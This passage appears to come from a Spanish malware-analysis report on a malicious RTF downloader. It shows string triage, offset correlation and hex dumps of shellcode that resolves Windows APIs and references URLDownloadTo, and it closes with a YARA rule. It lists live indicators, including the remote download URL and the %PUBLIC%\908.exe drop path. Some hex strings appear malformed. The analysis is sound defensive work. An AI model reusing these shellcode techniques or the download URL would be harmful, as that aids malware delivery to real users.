**Resumiendo:** Los OLE existen y son válidos a nivel de cabecera, pero no contienen streams ni PE embebidos detectables.

## 5.4 Búsqueda genérica de cadenas en los objetos extraídos

Tras extraer los objetos del documento RTF, se realiza una búsqueda de cadenas sobre todos los artefactos obtenidos. El objetivo de esta fase no es buscar IOCs conocidos previamente, sino identificar de forma genérica cadenas que puedan indicar funcionalidad maliciosa: nombres de DLLs, APIs de Windows, rutas, URLs, funciones de descarga o referencias a ejecución.

Para ello se recorren todos los ficheros extraídos y se buscan cadenas tanto en ASCII como en UTF-16LE:

```
for f in *; do
  if [ -f "$f" ]; then
    echo
    echo "===== $f ====="
    echo "[ASCII]"
    strings -a -t x -n 4 "$f" | grep -Ei
"http|https|www\.|\.exe|\.dll|\.vbs|\.js|cmd|powershell|shell|download|url|
kernel|loadlibrary|getprocaddress|createprocess|winexec|shellexecute|appdat
a|temp|public|programdata" || true
    echo "[UTF-16LE]"
    strings -a -el -t x -n 4 "$f" | grep -Ei
"http|https|www\.|\.exe|\.dll|\.vbs|\.js|cmd|powershell|shell|download|url|
kernel|loadlibrary|getprocaddress|createprocess|winexec|shellexecute|appdat
a|temp|public|programdata" || true
  fi
done
```

Donde Obtenemos:

```
===== bin_350.bin =====
[ASCII]
[UTF-16LE]

===== bin_350_decoded.bin =====
[ASCII]
   134e URLDownloadToA6h?
[UTF-16LE]
   1339 UrlMon

===== datastore_169_puro.ole =====
[ASCII]
[UTF-16LE]

===== datastore_169_raw.bin =====
[ASCII]
[UTF-16LE]

===== datastore_332_puro.ole =====
[ASCII]
[UTF-16LE]
```

```
===== datastore_332_raw.bin =====
[ASCII]
[UTF-16LE]

===== F_1.ole =====
[ASCII]
   616e URLDownloadToA6h?
[UTF-16LE]
   6159 UrlMon

===== F_2.ole =====
[ASCII]
   3916 LoadLibraryW
   3930 GetProcAddress
[UTF-16LE]
   38f8 kernel32

===== F_3.ole =====
[ASCII]
[UTF-16LE]

===== F_4.ole =====
[ASCII]
[UTF-16LE]

===== F_5.ole =====
[ASCII]
[UTF-16LE]

===== objdata_356_decoded.bin =====
[ASCII]
    37b URLDownloadToA6h?
[UTF-16LE]
    366 UrlMon

===== unknowntype_334.bin =====
[ASCII]
[UTF-16LE]

===== unknowntype_340.bin =====
[ASCII]
[UTF-16LE]
```

La diferencia entre `objdata_356.bin` y `objdata_356_decoded.bin` es importante: el primero corresponde a una extracción directa del contenido, mientras que el segundo se obtiene tras aplicar decodificación hexadecimal con `rtfdump.py -H`. Por eso algunas cadenas pueden no ser visibles en el primero, pero sí aparecer parcial o totalmente en artefactos derivados o relacionados.

La búsqueda genérica de cadenas sobre los objetos extraídos permite identificar varios indicadores parciales sin partir todavía de IOCs conocidos. En `F_2.ole` aparecen `kernel32`, `LoadLibraryW` y `GetProcAddress`, lo que apunta a una posible rutina de resolución dinámica de APIs. Por otro lado, en `F_1.ole`, `bin_350_decoded.bin` y `objdata_356_decoded.bin` aparecen `UrlMon` y la cadena parcial `URLDownloadToA6h?`, compatible con funcionalidad de descarga mediante `urlmon.dll`.

La correlación exacta de estas cadenas con el RTF original se realizará en el apartado siguiente.

---

## 5.5 Revisión de artefactos secundarios: F_3.ole, F_4.ole y F_5.ole

Para completar el análisis estático se revisaron también los objetos `F_3.ole`, `F_4.ole` y `F_5.ole`.

**`F_3.ole` y `F_4.ole` son identificados por `file` como documentos OLE/CFBF:**

```
F_3.ole: Composite Document File V2 Document, Cannot read section info
F_4.ole: Composite Document File V2 Document, Cannot read section info
```

Ambos presentan la cabecera OLE válida:

```
D0 CF 11 E0 A1 B1 1A E1
```

**F_5.ole no es reconocido como OLE válido:**

```
F_5.ole: data
```

Aunque comienza con una secuencia parecida a la firma OLE, la cabecera no coincide exactamente con la firma esperada. En lugar de:

```
D0 CF 11 E0 A1 B1 1A E1
```

presenta:

```
D0 CF 11 E0 A1 B1 1A E0
```

Además, `oledump.py` confirma que no es un documento OLE estructurado válido:

```
NotOleFileError: not an OLE2 structured storage file
```

En ninguno de ellos se identifican cadenas relevantes mediante strings en ASCII ni UTF-16LE. Tampoco se detectan estructuras adicionales mediante `binwalk`.

## 5.6 Conclusiones del triage

El triage confirma que los objetos OLE extraídos no contienen streams útiles ni ejecutables PE embebidos detectables. Sin embargo, la búsqueda genérica de cadenas permite identificar cadenas relevantes repartidas entre varios artefactos: F_2.ole contiene cadenas asociadas a resolución dinámica de APIs, mientras que F_1.ole, bin_350_decoded.bin y objdata_356_decoded.bin contienen referencias a UrlMon y a una cadena parcial compatible con URLDownloadTo. La correlación exacta de estas cadenas con el RTF original se realiza en el apartado siguiente.

# 6. Correlación de cadenas y localización de la zona relevante en el RTF original

En el apartado anterior se identificaron cadenas relevantes en varios objetos extraídos del RTF. En concreto, `F_2.ole` contiene referencias a `kernel32`, `LoadLibraryW` y `GetProcAddress`, mientras que `F_1.ole`, `bin_350_decoded.bin` y `objdata_356_decoded.bin` contienen referencias a `UrlMon` y a la cadena parcial `URLDownloadToA6h?`.

Estos hallazgos sugieren que **los indicadores no están concentrados en un único artefacto, sino repartidos entre distintos objetos o blobs** extraídos del documento. Por este motivo, el siguiente paso consiste en correlacionar esas cadenas con el RTF original.

El objetivo de esta fase no es descubrir nuevos IOCs, sino localizar en el RTF original la representación exacta de las cadenas observadas en los objetos extraídos. De esta forma se puede determinar en qué offset aparecen, cómo están codificadas y a qué estructura del documento pertenecen.

## 6.1 Búsqueda de representaciones hexadecimales en el RTF

A partir de las cadenas localizadas en los objetos extraídos, se generan sus representaciones hexadecimales y se buscan dentro del RTF original mediante `grep -aob`. La opción `-a` fuerza el tratamiento del fichero como texto, `-o` muestra solo la coincidencia encontrada y `-b` imprime el offset en bytes dentro del fichero.

Primero se buscan cadenas asociadas a resolución dinámica de APIs:

```
grep -aob "6b00650072006e0065006c0033003200" "$malwareRTF"      # kernel32
UTF-16LE
grep -aob "4c6f61644c69627261727957" "$malwareRTF"              #
LoadLibraryW
grep -aob "47657450726f6341646472657373" "$malwareRTF"          #
GetProcAddress
```

Resultados obtenidos:

```
1035282:6b00650072006e0065006c0033003200
1035342:4c6f61644c69627261727957
1035394:47657450726f6341646472657373
```

Estos offsets permiten localizar, dentro del RTF original, la representación hexadecimal textual de las cadenas observadas previamente en F_2.ole.

A continuación se buscan cadenas relacionadas con funcionalidad de descarga mediante urlmon.dll:

```
grep -aob "550072006c004d006f006e00" "$malwareRTF"              # UrlMon
UTF-16LE
grep -aob "55524c44" "$malwareRTF"                              # URLD
grep -aob "446f776e6c6f6164" "$malwareRTF"                      # Download
```

Resultados obtenidos:

```
1035626:550072006c004d006f006e00
1035668:55524c44
1035674:446f776e6c6f6164
```

La presencia de UrlMon junto con fragmentos como URLD y Download refuerza la hipótesis de que esta zona del documento contiene referencias a funciones de descarga. En esta fase aún no se afirma la llamada completa a URLDownloadToFileW. Unicamente se constata que existen fragmentos compatibles con funcionalidad de descarga mediante urlmon.dll.

También se buscan cadenas asociadas a rutas de escritura o módulos que podrían estar relacionados con una fase posterior del payload:

```
grep -aob "25005000550042004c004900430025005c003900300038002e006500780065"
"$malwareRTF"    # %PUBLIC%\908.exe UTF-16LE
grep -aob "6d007300760062007600 6d0036003000" "$malwareRTF"
# msvbvm60 UTF-16LE
```

Resultados obtenidos:

```
1035540:25005000550042004c004900430025005c003900300038002e006500780065
1035994:6d007300760062007600 6d0036003000
```

Para confirmar el significado de una de estas cadenas, se decodifica el valor hexadecimal correspondiente a la ruta de escritura:

```
echo "250050005500420040049004300250050039003000380020e006500780065" | xxd
-r -p | iconv -f UTF-16LE -t UTF-8
```

También se decodifica la cadena asociada a UrlMon:

```
echo "550072006c004d006f006e00" | xxd -r -p | iconv -f UTF-16LE -t UTF-8
```

Resultado obtenido:

```
UrlMon
```

Esta correlación permite **ubicar dentro del RTF original una zona de interés situada aproximadamente entre los offsets 1035282 y 1035994. En esa zona aparecen cadenas previamente observadas en los objetos extraídos, incluyendo referencias a resolución dinámica de APIs, carga de UrlMon, fragmentos relacionados con descarga y la ruta %PUBLIC%\908.exe.**

Por tanto, la búsqueda manual se usa como técnica de validación y correlación. Primero se localizaron cadenas sospechosas en los objetos extraídos, después se comprobó que esas cadenas proceden de una región concreta del RTF original almacenada como hexadecimal textual.

## 6.2 Relación de los offsets con el objeto \objdata

Una vez localizadas varias cadenas relevantes dentro del RTF original, el siguiente paso consiste en comprobar si esos offsets pertenecen a alguna de las estructuras identificadas previamente con `rtfdump.py`.

En el análisis estructural del RTF, `rtfdump.py` identificó el objeto `\objdata` en el índice 356:

```
356 ... \objdata
```

En la salida de rtfdump.py, este objeto aparece con el offset:

```
p=000fc3de
```

Este valor está expresado en hexadecimal. Para convertirlo a decimal:

```
p=1033182
```

Por tanto, el objeto \objdata comienza aproximadamente en el offset decimal: `1033182`.

Durante la búsqueda de cadenas codificadas en hexadecimal textual dentro del RTF original, se localizaron varios indicadores en offsets posteriores:

```
kernel32              -> 1035282
LoadLibraryW          -> 1035342
GetProcAddress        -> 1035394
%PUBLIC%\908.exe      -> 1035540
UrlMon                -> 1035626
Download              -> 1035674
msvbvm60              -> 1035994
```

Todos estos offsets son superiores al inicio del objeto \objdata:

```
Inicio de \objdata: 1033182
Zona de cadenas:    1035282 - 1035994
```

La diferencia entre el inicio de \objdata y la primera cadena relevante localizada es:

```
1035282 - 1033182 = 2100 bytes
```

Esto indica que las cadenas no aparecen fuera de contexto ni en una zona arbitraria del documento, sino dentro del rango correspondiente al objeto \objdata.

La relación puede resumirse así:

```
RTF original
└── índice 350: \bin000000
    └── índice 356: \objdata
        └── zona relevante alrededor de offsets 1035282 - 1035994
            ├── kernel32
            ├── LoadLibraryW
            ├── GetProcAddress
            ├── %PUBLIC%\908.exe
            ├── UrlMon
            ├── Download
            └── msvbvm60
```

Esta correlación confirma que las cadenas identificadas mediante búsquedas hexadecimales pertenecen a la zona del objeto embebido \objdata.

## 6.3 Conclusión de la correlación estructural

La búsqueda de representaciones hexadecimales en el RTF original permite situar las cadenas relevantes en una zona concreta del documento, aproximadamente entre los offsets `1035282` y `1035994`.

Al comparar estos offsets con la salida de `rtfdump.py`, se observa que todos ellos se encuentran después del inicio del objeto `\objdata` del índice 356, situado en `p=000fc3de`, equivalente aproximadamente al offset decimal `1033182`.

Por tanto, las cadenas asociadas a `kernel32`, `LoadLibraryW`, `GetProcAddress`, `UrlMon`, `%PUBLIC%\908.exe`, `Download` y `msvbvm60` no aparecen en una zona arbitraria del RTF, sino dentro del área correspondiente al objeto embebido `\objdata`.

Esta correlación permite pasar de una búsqueda de cadenas aisladas a una interpretación estructural del documento: los indicadores forman parte de un bloque embebido concreto dentro del RTF. A partir de este punto, el análisis debe centrarse en comparar los artefactos derivados de esa zona y estudiar técnicamente los blobs que contienen código o referencias a APIs.

# 7. Correlación entre artefactos extraídos

Tras el triage inicial y la correlación con el RTF original, se observa que las cadenas relevantes no están concentradas en un único fichero extraído. Los distintos artefactos representan zonas relacionadas, pero no equivalentes, del contenido embebido.

## 7.1 Análisis de objdata_356_decoded.bin

El fichero `objdata_356_decoded.bin` contiene únicamente dos referencias relevantes:

```
0x366  UrlMon
0x37b  URLDownloadToA6h?
```

Esto indica que esta extracción contiene una zona relacionada con urlmon.dll y una cadena parcial compatible con funcionalidad de descarga, pero no contiene todos los indicadores de la muestra.

## 7.2 Comparación con bin_350_decoded.bin

El fichero bin_350_decoded.bin contiene el mismo tipo de hallazgo:

```
0x1339  UrlMon
0x134e  URLDownloadToA6h?
```

Esto sugiere que bin_350_decoded.bin y objdata_356_decoded.bin están relacionados, probablemente porque ambos proceden de zonas solapadas o anidadas del bloque \bin000000 / \objdata.

## 7.3 Comparación con F_1.ole

En F_1.ole aparece la misma zona, pero desplazada dentro de un contenedor mayor:

```
0x6159  UrlMon
0x616e  URLDownloadToA6h?
```

Esto indica que F_1.ole contiene una región equivalente a la observada en objdata_356_decoded.bin.

## 7.4 Papel de F_2.ole

El objeto F_2.ole contiene cadenas distintas y especialmente relevantes:

```
0x38f8  kernel32
0x3916  LoadLibraryW
0x3930  GetProcAddress
```

Estas cadenas apuntan a resolución dinámica de APIs, una técnica habitual en shellcode y payloads embebidos.

## 7.5 Conclusión: indicadores repartidos entre varios blobs

La correlación entre artefactos muestra que los indicadores están repartidos entre varios blobs. objdata_356_decoded.bin, bin_350_decoded.bin y F_1.ole contienen la zona relacionada con UrlMon y URLDownloadToA6h?, mientras que F_2.ole contiene la zona asociada a kernel32, LoadLibraryW y GetProcAddress.

Por tanto, no debe analizarse un único fichero extraído de forma aislada. La muestra reparte su lógica entre varios artefactos, y el análisis técnico posterior debe centrarse especialmente en F_2.ole y en la relación entre F_1.ole y objdata_356_decoded.bin.

---

# 8. Análisis técnico del código y offsets relevantes

En este apartado se analiza el contexto hexadecimal de los artefactos más relevantes identificados en la fase anterior. El objetivo es comprobar si las cadenas observadas forman parte de datos aislados o si están integradas dentro de código compatible con shellcode.

Para ello se revisan zonas concretas de `F_2.ole`, `F_1.ole` y `objdata_356_decoded.bin` mediante `xxd`.

```
└─$ xxd -g 1 -s 0x38d0 -l 0x100 F_2.ole
000038d0: 62 b2 84 f5 fe 12 e0 cc 1b 58 b5 ad 5b fe cf a0  b........X..[...
000038e0: 8d 25 54 ee f4 d2 f9 64 8d 2d 4b 96 44 81 ec 38  .%T....d.-K.D..8
000038f0: 02 00 00 e8 12 00 00 00 6b 00 65 00 72 00 6e 00  ........k.e.r.n.
00003900: 65 00 6c 00 33 00 32 00 00 00 e8 92 01 00 00 89  e.l.3.2.........
00003910: c3 e8 0d 00 00 00 4c 6f 61 64 4c 69 62 72 61 72  ......LoadLibrar
00003920: 79 57 00 53 e8 f1 01 00 00 89 c7 e8 0f 00 00 00  yW.S............
00003930: 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00 53  GetProcAddress.S
00003940: e8 d5 01 00 00 89 c6 e8 1a 00 00 00 45 78 70 61  ............Expa
00003950: 6e 64 45 6e 70 00 00 05 50 07 20 06 c0 04 d0 06  ndEnp...P. .....
00003960: f0 06 e0 00 00 0f fd 7e 81 30 00 00 05 55 24 c4  .......~.0...U$.
00003970: 46 f7 76 e6 c6 f6 16 45 46 f4 13 66 83 f8 5a 77  F.v....EF..f..Zw
00003980: 0d 66 83 f0 20 66 3b 02 74 02 eb 02 eb 04 31 c0  .f.. f;.t.....1.
00003990: eb 0e 83 c1 02 83 c2 02 0f b6 01 eb c2 83 c8 01  ................
000039a0: 5a c2 08 00 53 52 56 57 8b 54 24 14 8b 42 3c 8d  Z...SRVW.T$..B<.
000039b0: 44 02 78 8b 00 01 d0 50 8b 48 18 8b 58 20 01 d3  D.x....P.H..X ..
000039c0: 30 c0 85 c9 74 3d 51 8b 0b 8d 0c 11 89 cf 57 8b  0...t=Q.......W.


└─$ xxd -g 1 -s 0x6130 -l 0x100 F_1.ole
00006130: 00 04 76 57 45 07 26 f6 34 16 46 47 26 57 37 30  ..vWE.&.4.FG&W70
00006140: 05 3e 8d 50 10 00 08 9c 6e 81 a0 00 00 04 57 87  .>.P....n.....W.
00006150: 06 16 e6 44 56 e7 00 00 00 55 00 72 00 6c 00 4d  ...DV....U.r.l.M
00006160: 00 6f 00 6e 00 00 00 ff d7 e8 13 00 00 00 55 52  .o.n..........UR
00006170: 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f 85  LDownloadToA6h?.
00006180: a7 70 d6 68 3f 02 06 63 b0 27 40 2e b0 2e b0 43  .p.h?..c.'@....C
00006190: 1c 0e b0 e8 3c 10 28 3c 20 20 fb 60 1e bc 28 3c  ....<.(<  .`..(<
000061a0: 80 15 ac 20 80 05 35 25 65 78 b5 42 41 48 b4 23  ... ..5%ex.BAH.#
000061b0: c8 d4 40 27 88 b0 00 1d 05 08 b4 81 88 b5 82 00  ..@'............
000061c0: 1d 33 0c 08 5c 97 43 d5 18 b0 b8 d0 c1 18 9c f5  .3..\.C.........
000061d0: 78 b7 42 42 43 1c 94 9f 2a ef 7d 15 ff 3a 67 51  x.BBC...*.}..:gQ
000061e0: d5 95 82 b4 81 8f 7d 98 b5 82 40 1d 30 fb 71 c4  ......}...@.0.q.
000061f0: b8 b4 01 c8 d0 49 88 b0 41 00 1d 0e b0 c8 3c 30  .....I..A.....<0
00006200: 45 94 9e bb f3 1c 08 3c 40 45 f5 e5 a5 bc 20 80  E......<@E.... .
00006210: 00 46 6f a6 f0 00 00 00 01 22 25 97 85 48 02 55  .Fo......"%..H.U
00006220: 27 74 03 03 42 59 00 14 77 43 28 65 11 95 40 63  't..BY..wC(e..@c


└─$ xxd -g 1 -s 0x340 -l 0x100 objdata_356_decoded.bin
00000340: 57 45 07 26 f6 34 16 46 47 26 57 37 30 05 3e 8d  WE.&.4.FG&W70.>.
00000350: 50 10 00 08 9c 6e 81 a0 00 00 04 57 87 06 16 e6  P....n.....W....
00000360: 44 56 e7 00 00 00 55 00 72 00 6c 00 4d 00 6f 00  DV....U.r.l.M.o.
```

```
00000370: 6e 00 00 00 ff d7 e8 13 00 00 00 55 52 4c 44 6f  n..........URLDo
00000380: 77 6e 6c 6f 61 64 54 6f 41 36 68 3f 85 a7 70 d6  wnloadToA6h?..p.
00000390: 68 3f 02 06 63 b0 27 40 2e b0 2e b0 43 1c 0e b0  h?..c.'@....C...
000003a0: e8 3c 10 28 3c 20 20 fb 60 1e bc 28 3c 80 15 ac  .<.(<  .`..(<...
000003b0: 20 80 05 35 25 65 78 b5 42 41 48 b4 23 c8 d4 40   ..5%ex.BAH.#..@
000003c0: 27 88 b0 00 1d 05 08 b4 81 88 b5 82 00 1d 33 0c  '.............3.
000003d0: 08 5c 97 43 d5 18 b0 b8 d0 c1 18 9c f5 78 b7 42  .\.C.........x.B
000003e0: 42 43 1c 94 9f 2a ef 7d 15 ff 3a 67 51 d5 95 82  BC...*.}..:gQ...
000003f0: b4 81 8f 7d 98 b5 82 40 1d 30 fb 71 c4 b8 b4 01  ...}...@.0.q....
00000400: c8 d0 49 88 b0 41 00 1d 0e b0 c8 3c 30 45 94 9e  ..I..A.....<0E..
00000410: bb f3 1c 08 3c 40 45 f5 e5 a5 bc 20 80 00 46 6f  ....<@E.... ..Fo
00000420: a6 f0 00 00 00 00                                ......
```

**Este volcado ya permite separar claramente dos capas:**

- `F_2.ole` contiene código `x86` con cadenas `inline` y resolución dinámica.
- `F_1.ole/objdata_356_decoded.bin` contienen otra zona muy parecida, pero con parte de las cadenas o datos ofuscados.

---

## 8.1 F_2.ole contiene código x86 real con cadenas inline

**La zona importante empieza aquí:**

```
000038e0: ... 44 81 ec 38 02 00 00 e8 12 00 00 00
000038f0: 02 00 00 e8 12 00 00 00 6b 00 65 00 72 00 6e 00
00003900: 65 00 6c 00 33 00 32 00 00 00 ...
```

**Esto contiene:**

```
kernel32
LoadLibraryW
GetProcAddress
Expand...
```

**La cadena kernel32 está en UTF-16LE:**

```
6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 00 00
 k  .  e  .  r  .  n  .  e  .  l  .  3  .  2  .  .  .
```

**Después aparecen ASCII normales:**

```
00003910: ... 4c 6f 61 64 4c 69 62 72 61 72 79 57 00
               L  o  a  d  L  i  b  r  a  r  y  W \0
```

```
00003930: 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00
          G  e  t  P  r  o  c  A  d  d  r  e  s  s \0
```

**Esto demuestra que `F_2.ole` contiene cadenas relevantes que no aparecen en `objdata_356_decoded.bin`, concretamente referencias asociadas a resolución dinámica de APIs.**

---

## 8.2 Patrón importante: call + datos inline

**En F_2.ole se ve este patrón:**

```
e8 12 00 00 00
6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 00 00
```

**Eso es una técnica típica de shellcode/payload position-independent:**

```
call siguiente_codigo
db "kernel32", 0
```

La instrucción call mete en la pila la dirección de retorno, que en este caso apunta a la cadena inline. **Así el código puede obtener la dirección de la cadena sin depender de una dirección absoluta.** Esto significa que **el payload está usando las cadenas como datos embebidos dentro del propio flujo de ejecución.**

Esto explica por qué una herramienta puede ver algunas cadenas y otras no: **No son una tabla de strings limpia, sino datos mezclados con código.**

---

## 8.3 Resolución dinámica de APIs

**La parte de F_2.ole indica claramente:**

```
kernel32
LoadLibraryW
GetProcAddress
```

**Esto significa:**

```
localizar/cargar kernel32;
resolver LoadLibraryW;
resolver GetProcAddress;
usar esas funciones para cargar otras DLLs y resolver otras APIs.
```

**Después aparece algo que empieza como:**

```
ExpandEnp...
```

**en esta zona:**

```
00003940: e8 d5 01 00 00 89 c6 e8 1a 00 00 00 45 78 70 61
00003950: 6e 64 45 6e 70 00 00 05 50 07 20 06 c0 04 d0 06
```

**Esto parece un bloque de datos inline que probablemente debería corresponder a algo como:**

```
ExpandEnvironmentStringsW
```

pero no aparece completo en claro. Parte está legible y parte parece codificada, transformada o mezclada con bytes no imprimibles.

---

## 8.4 Rutina de comparación y recorrido de export table

**Esta zona es especialmente interesante:**

```
00003970: 46 f7 76 e6 c6 f6 16 45 46 f4 13 66 83 f8 5a 77
00003980: 0d 66 83 f0 20 66 3b 02 74 02 eb 02 eb 04 31 c0
00003990: eb 0e 83 c1 02 83 c2 02 0f b6 01 eb c2 83 c8 01
```

Aquí se ven instrucciones con prefijo `66`, comparaciones y operaciones sobre caracteres. Esta parte parece una rutina de comparación de cadenas, probablemente con normalización de mayúsculas/minúsculas.

**Después, en 0x39a0, aparece una rutina típica de parsing de PE/export table:**

```
000039a0: 5a c2 08 00 53 52 56 57 8b 54 24 14 8b 42 3c 8d
000039b0: 44 02 78 8b 00 01 d0 50 8b 48 18 8b 58 20 01 d3
```

**Elementos relevantes:**

```
mov eax, [edx+0x3c]      ; e_lfanew del PE
...
mov ecx, [eax+0x18]      ; NumberOfNames
mov ebx, [eax+0x20]      ; AddressOfNames
```

**Esto es característico de código que recorre la tabla de exportaciones de una DLL para resolver funciones.**

**Conclusión: `F_2.ole` contiene una rutina de resolución dinámica de APIs.**

---

## 8.5 Relación entre F_1.ole y objdata_356_decoded.bin

**Comparamos estas dos salidas:**

```
F_1.ole
00006150: ... 55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
00006170: 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
objdata_356_decoded.bin
00000360: ... 55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
00000370: ... 55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
```

Son el mismo bloque, sólo que en offsets distintos.

**La diferencia aproximada es:**

```
F_1.ole offset ≈ objdata_356_decoded.bin offset + 0x5df2
```

Así que **`objdata_356_decoded.bin` parece ser una porción extraída de `F_1.ole`**, no un artefacto independiente con toda la lógica.

---

## 8.6 Interpretación de UrlMon y URLDownloadToA6h?

En F_1.ole / objdata_356_decoded.bin aparece:

```
UrlMon
URLDownloadToA6h?
```

**UrlMon está claro:**

```
55 00 72 00 6c 00 4d 00 6f 00 6e 00 00 00
U  .  r  .  l  .  M  .  o  .  n  .  .  .
```

**Justo antes de la cadena parcial aparece:**

```
ff d7
e8 13 00 00 00
```

La instrucción ff d7 corresponde a una llamada indirecta mediante call edi. En shellcode, este tipo de llamada suele utilizarse para invocar una API cuya dirección ha sido resuelta dinámicamente con anterioridad.

Dado que en otros artefactos de la muestra se han identificado cadenas asociadas a LoadLibraryW y GetProcAddress, esta zona es compatible con una fase en la que el payload carga urlmon.dll y prepara la resolución de una función relacionada con descarga.

No obstante, en este punto del análisis estático todavía no se puede afirmar la llamada completa a URLDownloadToFileW. Lo que se observa es una cadena parcial o alterada, URLDownloadToA6h?, compatible con funcionalidad de descarga mediante urlmon.dll. La confirmación de la llamada concreta a URLDownloadToFileW se reservará para la fase de emulación.

**La cadena:**

```
URLDownloadToA6h?
```

**no parece un simple error de strings. En el hex está realmente así:**

```
55 52 4c 44 6f 77 6e 6c 6f 61 64 54 6f 41 36 68 3f
U  R  L  D  o  w  n  l  o  a  d  T  o  A  6  h  ?
```

Por tanto, **en este bloque no existe literalmente URLDownloadToFileW. Hay una cadena parcial o codificada. El código posterior probablemente la transforma o utiliza solo una parte para resolver la API.**

---

# 9. Conclusiones finales del análisis estático

El análisis estático de la muestra permite concluir que el documento RTF no es un fichero simple, sino que contiene varios objetos y blobs embebidos. A través de `ExifTool`, `rtfdump.py` y la extracción de objetos se identifican estructuras OLE/CFBF, bloques `\bin` y un objeto `\objdata` relevante dentro del documento.

El triage de los objetos extraídos muestra que los contenedores OLE no presentan streams útiles ni ejecutables PE embebidos directamente accesibles mediante `oledump.py` o `pecheck.py`. Sin embargo, la búsqueda de cadenas en los artefactos extraídos revela elementos relevantes repartidos entre varios blobs.

En concreto, `F_2.ole` contiene cadenas asociadas a resolución dinámica de APIs, como `kernel32`, `LoadLibraryW` y `GetProcAddress`. Además, el análisis del contexto hexadecimal muestra un patrón de código compatible con shellcode position-independent: instrucciones `call` seguidas de cadenas inline y una rutina que accede a estructuras internas PE, como `e_lfanew` y la tabla de exportaciones.

Por otro lado, `objdata_356_decoded.bin`, `bin_350_decoded.bin` y `F_1.ole` contienen una zona relacionada con `UrlMon` y una cadena parcial o alterada, `URLDownloadToA6h?`, compatible con funcionalidad de descarga mediante `urlmon.dll`. Esta cadena no corresponde literalmente a `URLDownloadToFileW`, por lo que en esta fase estática no se debe afirmar todavía la llamada completa a dicha API.

La correlación con el RTF original permite localizar varias de estas cadenas como hexadecimal textual dentro de la zona correspondiente al objeto `\objdata`. Esto demuestra que los indicadores no aparecen de forma aislada ni arbitraria, sino dentro de una estructura embebida concreta del documento.

## 9.1 Tabla de indicadores estáticos relevantes

| Indicador | Tipo | Artefacto donde aparece | Offset / formato | Interpretación |
|---|---|---|---|---|
| `kernel32` | DLL / módulo Windows | `F_2.ole` | `0x38f8` / UTF-16LE | Módulo base usado para resolver APIs del sistema |
| `LoadLibraryW` | API Windows | `F_2.ole` | `0x3916` / ASCII | Permite cargar DLLs dinámicamente |
| `GetProcAddress` | API Windows | `F_2.ole` | `0x3930` / ASCII | Permite resolver direcciones de funciones exportadas |
| `UrlMon` | DLL / módulo Windows | `objdata_356_decoded.bin` | `0x366` / UTF-16LE | Librería asociada a funcionalidad |

| Indicador | Tipo | Artefacto donde aparece | Offset / formato | Interpretación |
|---|---|---|---|---|
| | | | | de descarga mediante URL |
| `UrlMon` | DLL / módulo Windows | `bin_350_decoded.bin` | `0x1339` / UTF-16LE | Misma referencia localizada en otro blob relacionado |
| `UrlMon` | DLL / módulo Windows | `F_1.ole` | `0x6159` / UTF-16LE | Misma zona de descarga dentro de un contenedor mayor |
| `URLDownloadToA6h?` | Cadena parcial / alterada | `objdata_356_decoded.bin` | `0x37b` / ASCII | Referencia parcial compatible con funcionalidad de descarga mediante `urlmon.dll` |
| `URLDownloadToA6h?` | Cadena parcial / alterada | `bin_350_decoded.bin` | `0x134e` / ASCII | Misma cadena parcial en un blob relacionado |
| `URLDownloadToA6h?` | Cadena parcial / alterada | `F_1.ole` | `0x616e` / ASCII | Referencia parcial a funcionalidad de descarga |
| `%PUBLIC%\908.exe` | Ruta de fichero | RTF original | `1035540` / hexadecimal UTF-16LE | Posible ruta de escritura del payload |
| `http://bit.ly/34vzFlU` | URL | RTF original | `1035742` / hexadecimal UTF-16LE | URL remota asociada a la posible descarga |
| `msvbvm60` | DLL / runtime | RTF original | `1035994` / hexadecimal UTF-16LE | Runtime de Visual Basic 6, potencialmente relacionado con ejecución posterior |

## 9.2 Interpretación final del análisis estático

La presencia conjunta de `kernel32`, `LoadLibraryW` y `GetProcAddress` en `F_2.ole` indica que el payload probablemente implementa resolución dinámica de APIs, en lugar de depender de una tabla de importaciones convencional.

La presencia de `UrlMon`, la cadena parcial `URLDownloadToA6h?`, la ruta `%PUBLIC%\908.exe` y la URL `http://bit.ly/34vzFlU` permite formular una hipótesis sólida: el documento contiene código compatible con un downloader/dropper embebido. El objetivo probable sería resolver APIs en tiempo de ejecución, preparar una ruta de escritura en el directorio público del sistema y descargar un ejecutable remoto.

No obstante, hasta este punto el análisis sigue siendo estático. Por tanto, no se debe afirmar todavía que la muestra haya ejecutado realmente la descarga. La llamada concreta a `URLDownloadToFileW`, la creación del fichero `%PUBLIC%\908.exe` y el comportamiento completo de downloader deberán confirmarse en la fase posterior de emulación o análisis dinámico.

En conclusión, el análisis estático identifica un RTF con objetos embebidos, cadenas asociadas a resolución dinámica de APIs, referencias a `urlmon.dll`, una URL remota y una ruta probable de escritura. Estos elementos son coherentes con un downloader embebido, pero la confirmación del comportamiento se reserva para las fases posteriores.

# 10. Regla YARA simple

Regla YARA basada en los indicadores que hemos confirmado:

```
rule M9T3_RTF_Downloader
{
    meta:
        description = "RTF downloader with embedded OLE objects and dynamic
API resolution"
        author = "Sonia"
        sample =
"2b5511fa177b5528e8d8f97516dcd9854284cf59b0e78d498b1ac7c3b2ef7762.rtf"

    strings:
        $rtf = "{\\rtf" ascii
        $objdata = "objdata" ascii
        $datastore = "datastore" ascii

        $kernel32_w = "6b00650072006e0065006c0033003200" ascii
        $loadlibrary = "4c6f61644c69627261727957" ascii
        $getproc = "47657450726f6341646472657373" ascii
        $urlmon_w = "550072006c004d006f006e00" ascii

        $public_path_w =
"25005000550042004c004900430025005c003900300038002e006500780065" ascii
        $url_w =
"6800740074007003a002f002f006200690074002e006c0079002f003300340076007a0046
006c0055" ascii
```

```
    condition:
        $rtf at 0 and
        any of ($objdata, $datastore) and
        3 of ($kernel32_w, $loadlibrary, $getproc, $urlmon_w,
$public_path_w, $url_w)
}
```

# 11. Análisis dinámico y emulación del shellcode

